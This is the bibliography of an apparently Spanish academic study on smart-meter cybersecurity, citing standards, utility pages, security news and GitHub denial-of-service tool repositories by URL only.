[2] «Wikipedia,» [En línea]. Available: https://en.wikipedia.org/wiki/IEC_62056. [Último acceso: 2018].

[3] A. Colmenar Santos, D. Borge Diez, E. Collado Fernández y M. A. Castro Gil, Generación Distribuida, autoconsumo y redes inteligentes, Madrid: Edición Digital, 2015.

[4] «Wikipedia,» [En línea]. Available: https://es.wikipedia.org/wiki/Seguridad_inform%C3%A1tica. [Último acceso: 2018].

[5] N. Ganuza Artiles, «Situación de la Ciberseguridad en el ámbito internacional y en la OTAN,» [En línea]. Available: https://dialnet.unirioja.es/descarga/articulo/3837337.pdf. [Último acceso: 2018].

[6] M. Á. Mendoza, «welivesecurity,» ESET, [En línea]. Available: https://www.welivesecurity.com/la-es/2015/06/16/ciberseguridad-seguridad-informacion-diferencia/. [Último acceso: 2018].

[7] Iberdrola, «Iberdrola Clientes,» [En línea]. Available: https://www.iberdrola.es/informacion/contadores-inteligentes#. [Último acceso: 2018].

[8] DLMS User Association, «DLMS,» [En línea]. Available: http://dlms.com/documents/archive/Excerpt_GB6.pdf. [Último acceso: 2018].

[9] STMicroelectronics, «STMicroelectronics,» [En línea]. Available: http://www.st.com/en/evaluation-tools/evalkitst7570-1.html#design-scroll. [Último acceso: 2018].

[10] Centro de Ciberseguridad Industrial, «Ateneatics,» 9 Mayo 2016. [En línea]. Available: https://ateneatics.com/ataque-y-defensa-de-las-lecturas-de-los-contadores-electricos/. [Último acceso: 2018].

[11] Centro de Ciberseguridad Industrial, «Centro de Ciberseguridad Industrial,» [En línea]. Available: https://www.cci-es.org/mision#mision. [Último acceso: 2018].

[12] incibe, «Tendencias en el mercado de la Ciberseguridad,» 2016.

[13] M. Valle, «Bit Life Media,» 31 Diciembre 2017. [En línea]. Available: https://bitlifemedia.com/2017/12/18-tendencias-ciberseguridad-2018/. [Último acceso: 2018].

[14] «Wikipedia,» [En línea]. Available: https://es.wikipedia.org/wiki/Ransomware. [Último acceso: 2018].

[15] OroyFinanzas, «OroyFinanzas,» 28 Febrero 2017. [En línea]. Available: https://www.oroyfinanzas.com/2017/02/european-general-data-protection-regulation-gdpr/. [Último acceso: 2018].

[16] Endesa, [En línea]. Available: https://www.endesaclientes.com/contador-inteligente.html. [Último acceso: 2018].

[17] Endesa, [En línea]. Available: https://www.endesaclientes.com/preguntas-frecuentes/contador-inteligente.html. [Último acceso: 2018].

[18] INCIBE, «ProfesionalesHoy,» 29 Septiembre 2017. [En línea]. Available: http://profesionaleshoy.es/energia/2017/09/29/ciberseguridad-y-control-en-el-consumo-electrico-la-proteccion-de-los-contadores-inteligentes/9198. [Último acceso: 2018].

[19] «Wikipedia,» [En línea]. Available: https://es.wikipedia.org/wiki/Infraestructura_de_clave_p%C3%BAblica. [Último acceso: 2018].

[20] Centro de Ciberseguridad Industrial, «Ateneatics,» 9 Mayo 2016. [En línea]. Available: https://ateneatics.com/ataque-y-defensa-de-las-lecturas-de-los-contadores-electricos/. [Último acceso: 2018].

[21] «Wikipedia,» [En línea]. Available: https://es.wikipedia.org/wiki/Ataque_de_denegaci%C3%B3n_de_servicio. [Último acceso: 2018].

[22] A. Esaú, «OpenWebinars,» 9 Octubre 2015. [En línea]. Available: https://openwebinars.net/blog/top-10-de-ataques-dos-denial-of-service-o-denegacion-de-servicios/. [Último acceso: 2018].

[23] H. Nasr, «GitHub,» [En línea]. Available: https://gist.github.com/Ananasr/e05f3286b6ab94ec2c5431e64832c13e. [Último acceso: 2018].

[24] «Github,» [En línea]. Available: https://github.com/pioneerhfy/IcmpiFlood/blob/master/IcmpiFlood.py. [Último acceso: 2018].

[25] M. Geniar, «GitHub,» [En línea]. Available: https://github.com/mattiasgeniar/http-flooder/blob/master/main.go. [Último acceso: 2018].

[26] OVH, «OVH,» [En línea]. Available: https://www.ovh.com/world/es/anti-ddos/principio-anti-ddos.xml. [Último acceso: 2018].

[27] Amazon, «AWS,» 2018. [En línea]. Available: https://aws.amazon.com/es/shield/ddos-attack-protection/.

[28] «Github,» [En línea]. Available: https://github.com/fffaraz/Etcetera/blob/master/python/teh1337/synflood.py. [Último acceso: 2018].

[29] «StackOverFlow,» [En línea]. Available: https://stackoverflow.com/questions/25980777/new-to-scapy-trying-to-understand-the-sr. [Último acceso: 2018].

[30] «Code Q&A,» [En línea]. Available: https://code.i-harness.com/es/q/31ccb8. [Último acceso: 2018].